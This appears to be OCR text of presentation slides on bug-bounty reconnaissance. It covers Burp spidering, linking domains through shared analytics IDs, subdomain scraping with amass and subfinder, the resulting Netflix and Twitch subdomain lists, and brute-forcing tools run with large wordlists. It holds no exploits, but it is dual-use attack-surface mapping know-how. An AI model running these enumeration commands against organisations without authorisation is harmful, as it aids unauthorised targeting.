


Linked Discovery (Burp Demo)

1) Turn off passive scanning
2) Set forms auto to submit (if you're feeling frisky)
3) Set scope to advanced control and use string of target name (not a normal FQDN)
4) Walk+browse, then spider all hosts recursively!
5) Profit (more targets)!


DomLink







VINCENT YIU @VYSECURITY

Builtwith


Home
Relationships
Advanced
Sign Up
Log In
twitch.tv/
Analytics and Tracking
Fastly
Facebook Domain Insights
Datalogix
Lotame Crowd Control
Mixpanel
comScore
Quantcast Measurement
Krux Digital
Rapleaf
LiveRamp
Everest Technologies
Google Analytics
Google Universal Analytics
Google Analytics Classic
MediaMath
Moat
Widgets


Home
Relationships
Advanced
Sign Up
Log In
twitch.tv
Attributes
Type
ID
First Detected
Last Detected
UA-XXXXX
January-17
March-18
UA-23719667
November-11
March-18
MP-809576468572134...
May-16
March-18
UA-24232453
July-16
November-17
NR-68021d1043
July-16
June-17
QC-16uNVwiyGoWyg
May-16
February-17
UA-78630608
August-16
August-16
Related Domains
Website
4egaming.com


Related Domains
Website
4egaming.com
ahikocake.com
alacon01.com
alt-f-x.com
astrogaming.co.uk
avalonstar.tv
b0eh.com
bafael.com
biinny.tv
bit.ly
boothebun.net
brettdoesgaming.com
bytem33.com
live.capcomprotour.com

Builtwith

Home | Relationships | Advanced | Sign Up | Log In


twitch.tv

Attributes

Type	ID	First Detected	Last Detected
	UA-XXXXX	January-17	March-18
	UA-23719667	November-11	March-18
	MP-809576468572134...	May-16	March-18
	UA-24232453	July-16	November-17
	NR-68021d1043	July-16	June-17
	QC-16uNVwiyGoWyg	May-16	February-17
	UA-78630608	August-16	August-16

Related Domains

Website
4egaming.com
ahikocake.com



Home > UA-23719667 Google Analytics Tag Usage History

UA-23719667

Google Analytics Tag Usage and History

Websites that have used UA-23719667

Domain	First Detected	Last Detected
twitch.tv	November-11	March-18
sv.twitch.tv	February-12	February-12
es.twitch.tv	February-12	February-12
manvsgame.tv	May-12	May-12
twitc.tv	February-13	February-13
twitchcon.com	April-15	April-18
www.gdogg.de	May-16	May-16
www.twitch.tv	May-16	March-18
de.twitch.tv	May-16	May-16
live.capcomprotour.com	May-16	October-16


Relationship Data Information

Relationship data is generated by looking at the historical usage of identifiers which are generally shared between websites owned/controlled by the same company/individual.

Automate lookups to website relationships via the Relationships API.


XML / JSON Access

UA-23719667



Others

- Trademark In Google: " "Tesla © 2016" "Tesla © 2015" "Tesla © 2017" inurl:tesla



Discovering New Targets

(Subdomains)

Subdomain Scraping

Yahoo! Google Robtex!

Ask.com Baidu 百度 bing censys sslmate Cert Spotter. CertDB

crt.sh Certificate Search DNSDB Search Netcraft PASSIVE TOTAL BUILT FOR ANALYSTS BY ANALYSTS

HACKER TARGET

It's ALL ABOUT sources

F-SECURE RIDDLER

PTRarchive.com
Over 166 *billion* reverse DNS entries from 2008 to the present.

SecurityTrails dogpile

ThreatMiner
Data Mining for Threat Intelligence

virustotal

INTERNET ARCHIVE WayBackMachine

ThreatCrowd

~~Sublist3r~~ Amass

- Amass by Jeff Foley - @jeff_foley
- https://github.com/caffix/amass
- Includes reverse DNS methods
- Includes permutation scanning:
  - dev-1.netflix.com, dev-2.netflix.com

```
root@Test2:~/tools/amass# cat amass.sh

#!/bin/bash
mkdir $1
touch $1/$1.txt
amass -active -d $1 |tee /root/tools/amass/$1/$1.txt
```

```
root@Test2:~/tools/amass# ./amass.sh netflix.com
www.netflix.com
media.netflix.com
www.geo.netflix.com
www.eu-west-1.prodaa.netflix.com
nmtracking.eu-west-1.prodaa.netflix.com
api-be-stg102.netflix.com
android.nccp.us-west-2.prodaa.netflix.com
signup.netflix.com
signup.geo.netflix.com
signup.us-west-2.prodaa.netflix.com
exout103.netflix.com
ichnaea.us-east-1.prodaa.netflix.com
techblog.netflix.com
leia.us-east-1.prodaa.netflix.com
devices.netflix.com
ldmg101.netflix.com
movies.netflix.com
dnm.prod.us-east-1.prodaa.netflix.com
nmtracking.us-east-1.prodaa.netflix.com
exout104.netflix.com
api.us-east-1.prodaa.netflix.com
codex-prod.us-east-1.prodaa.netflix.com
us.mediaroom.us-east-1.prodaa.netflix.com
oca-api.us-east-1.prodaa.netflix.com
nccp-nrdp-31.us-east-1.prodaa.netflix.com
help.netflix.com
moviecontrol.us-east-1.prodaa.netflix.com
presentationtracking.us-east-1.prodaa.netflix.com
api-be-stg101.netflix.com
beacon.us-west-2.prodaa.netflix.com
push.prod.us-east-1.prodaa.netflix.com
playstation.nccp.us-west-2.prodaa.netflix.com
tractorbeam.us-east-1.prodaa.netflix.com
obiwan.us-east-1.prodaa.netflix.com
client-auth.us.mediaroom.us-east-1.prodaa.netflix.com
bivl.us-east-1.prodaa.netflix.com
api-global.us-east-1.prodaa.netflix.com
nintendo.nccp.us-west-2.prodaa.netflix.com
cbp.nccp.us-west-2.prodaa.netflix.com
ios.nccp.us-west-2.prodaa.netflix.com
apis.us-west-2.prodaa.netflix.com
help.us-west-2.prodaa.netflix.com
ads.us-west-2.prodaa.netflix.com
contactus.us-west-2.prodaa.netflix.com
nrdp.nccp.us-west-2.prodaa.netflix.com
movies.us-west-2.prodaa.netflix.com
```

~~Sublist3r~~ Subfinder

- Subfinder by Iceman
- https://github.com/Ice3man543/subfinder
- JSON output, multi resolver for bruteforce, ++

```
root@Test2:~/tools/subfinder# cat subfinder.sh

#!/bin/bash
mkdir $1
touch $1/$1.txt
subfinder -d $1 |tee /root/tools/subfinder/$1/$1.txt
```

```
root@Test2:~/tools/subfinder# ./subfinder.sh twitch.tv

   ____       __    _____         __
  / __/_ __/ /  / __(_)__  ___/ /__ ____
 _\ \/ // / _ \/ _// / _ \/ _  / -_) __/
/___/\_,_/_.__/_/ /_/_//_/\_,_/\__/_/


SubFinder v0.1.0          Made with ♥ by @Ice3man
==================================================

[-] Searching For Subdomains in Crt.sh
[-] Searching For Subdomains in CertDB
[-] Searching For Subdomains in Certspotter
[-] Searching For Subdomains in Threatcrowd
[-] Searching For Subdomains in Findsubdomains
[-] Searching For Subdomains in DNSDumpster
[-] Searching For Subdomains in PassiveTotal
[-] Searching For Subdomains in PTRArchive
[-] Searching For Subdomains in Hackertarget
[-] Searching For Subdomains in Virustotal
[-] Searching For Subdomains in Securitytrails
[-] Searching For Subdomains in WaybackArchive
[-] Searching For Subdomains in ThreatMiner
[-] Searching For Subdomains in Netcraft

[#] Total 465 Unique subdomains found passively

affiliate.twitch.tv
ap-southeast-1.uploads-regional.twitch.tv
api-a.chat.twitch.tv
api-akamai.twitch.tv
api-anycast.twitch.tv
api-origin.twitch.tv
api-twitch-tv.web-cdn.twitch.tv
api.chat.twitch.tv
api.globetrotter.external.twitch.tv
api.twitch.tv
api.us-east-1.twitch.tv
api2.twitch.tv
app.twitch.tv
ar.twitch.tv
arn01.hls.twitch.tv
aws.twitch.tv
badges.production.us-west2.twitch.tv
badges.twitch.tv
beefcake.dev.us-west2.twitch.tv
beta.twitch.tv
betaapi.twitch.tv
bg.twitch.tv
bits.twitch.tv
blog.twitch.tv
br01-jfk01.twitch.tv
br01-lo1.cdg01.twitch.tv
br02-jfk01.twitch.tv
br02-lo1.cdg01.twitch.tv
ca.twitch.tv
canary.twitch.tv
```

Fancy table referencing runtimes ++

AMASS	BOTH	SUBFINDER
BLAH	JUST USE BOTH	BLAH
BLAH	JUST USE BOTH	BLAH
BLAH	JUST USE BOTH	BLAH
	JUST USE BOTH	

I DON'T USE ANYMORE:


- ENUMALL / RECON-NG (NOT GREAT ON SOURCES OR SPEED)
- AQUATONE (NOT GREAT ON SOURCES) BUT AQUATONE-SCAN IS USEFUL
- SUBLIST3R (SAME AS ABOVE)
- ANYTHING ELSE FOR SCRAPING
- CLOUDFLARE ENUM (ALTHOUGH SOMETIMES I THINK ABOUT IT)
    - HTTPS://GITHUB.COM/MANDATORYPROGRAMMER/CLOUDFLARE_ENUM


Subdomain Brute Forcing

1,136,964 LINE SUBDOMAIN DICTIONARY (ALL.TXT)

SUBFINDER?

Tool	Time to run	Threads	Found
subbrute time ./subbrute.py -c 100 all.txt $TARGET.com | tee subbrute.output	errored	100	0
gobuster time gobuster -m dns -u $TARGET.com -t 100 -w all.txt	21m15.857s	100	87
massdns time ./subbrute.py /root/work/bin/all.txt $TARGET.com | ./bin/massdns -r resolvers.txt -t A -a -o -w massdns_output.txt -	1m24.167	n/a	213
dns-parallel-prober time python dns-queue.py $TARGET.com 100 $TARGET_outputfile -i /root/work/bin/all.txt	42m2.868s	100	43
blacksheepwall time ./blacksheepwall_linux_amd64 -clean -dictionary /root/work/bin/all.txt -domain $TARGET.com	256m9.385s	100	61





Sub Bruting

With Massdns (or subfinder), why not all of them?

all.txt

https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

bluto_lots-of-spinach.txt	6/4/2017 9:42 PM	TXT File	1,946 KB
deepmagic.com_top50kprefixes.txt	8/20/2015 2:58 PM	TXT File	592 KB
deepmagic.com_top500prefixes.txt	8/20/2015 2:58 PM	TXT File	4 KB
dns_raft-large-words-lowercase.txt	6/4/2017 9:56 PM	TXT File	920 KB
dns_top_1000000_RobotsDissalowed.txt	6/4/2017 10:23 PM	TXT File	1,578 KB
dnscan_subdomains.txt	7/31/2016 3:00 PM	TXT File	5 KB
dnscan_subdomains-100.txt	7/31/2016 3:00 PM	TXT File	1 KB
dnscan_subdomains-500.txt	7/31/2016 3:00 PM	TXT File	3 KB
dnscan_subdomains-1000.txt	7/31/2016 3:00 PM	TXT File	6 KB
dnscan_subdomains-10000.txt	7/31/2016 3:00 PM	TXT File	62 KB
dnscan_subdomains-uk-500.txt	7/31/2016 3:00 PM	TXT File	4 KB
dnscan_subdomains-uk-1000.txt	7/31/2016 3:00 PM	TXT File	7 KB
dnscan_suffixes.txt	7/31/2016 3:00 PM	TXT File	36 KB
dnscan_tlds.txt	7/31/2016 3:00 PM	TXT File	9 KB
dnsenum_dns.txt	6/4/2017 9:24 PM	TXT File	15 KB
dnspop_bitquark_20160227_subdomains_popular_1000.txt	3/10/2016 3:47 PM	TXT File	5 KB
dnspop_bitquark_20160227_subdomains_popular_10000.txt	3/10/2016 3:47 PM	TXT File	92 KB
dnspop_bitquark_20160227_subdomains_popular_100000.txt	3/10/2016 3:47 PM	TXT File	1,393 KB
dnspop_bitquark_20160227_subdomains_popular_1000000.txt	3/10/2016 3:47 PM	TXT File	11,371 KB
dnsrecon_meatsploit_standard_namelist.txt	5/19/2017 3:06 AM	TXT File	12 KB
dnsrecon_subdomains-top1mil-5000.txt	1/16/2017 6:03 PM	TXT File	33 KB
dnsrecon_subdomains-top1mil-20000.txt	1/16/2017 6:03 PM	TXT File	146 KB
dnsrecon_subdomains-top1mil-110000.txt	1/16/2017 6:03 PM	TXT File	1,092 KB
ethicalhack3r_subdomains.txt	6/4/2017 9:30 PM	TXT File	6 KB
fierce_hostlist.txt	8/20/2015 2:58 PM	TXT File	15 KB
hostillebruteforcer.txt	6/4/2017 9:32 PM	TXT File	22 KB
knock_wordlist.txt	2/3/2017 5:01 AM	TXT File	12 KB
master.txt	5/19/2017 3:31 AM	TXT File	2,149 KB
nmap_vhosts-default.lst.txt	5/19/2017 3:08 AM	TXT File	1 KB
recon-ng_hostnames.txt	5/19/2017 3:04 AM	TXT File	12 KB
reverseraider_fast.list.txt	12/25/2008 2:07 AM	TXT File	1 KB
reverseraider_services.list.txt	10/4/2008 10:07 AM	TXT File	4 KB
reverseraider_word.list.txt	9/25/2008 5:21 PM	TXT File	728 KB
sorted_knock_dnsrecon_fierce_recon-ng.txt	1/16/2017 6:03 PM	TXT File	904 KB
subbrute_names.txt	2/12/2017 10:49 AM	TXT File	890 KB


CommonSpeak and Scans.io data

Commonspeak: Content discovery wordlists built with BigQuery

Shubham Shah | 04 Dec 2017

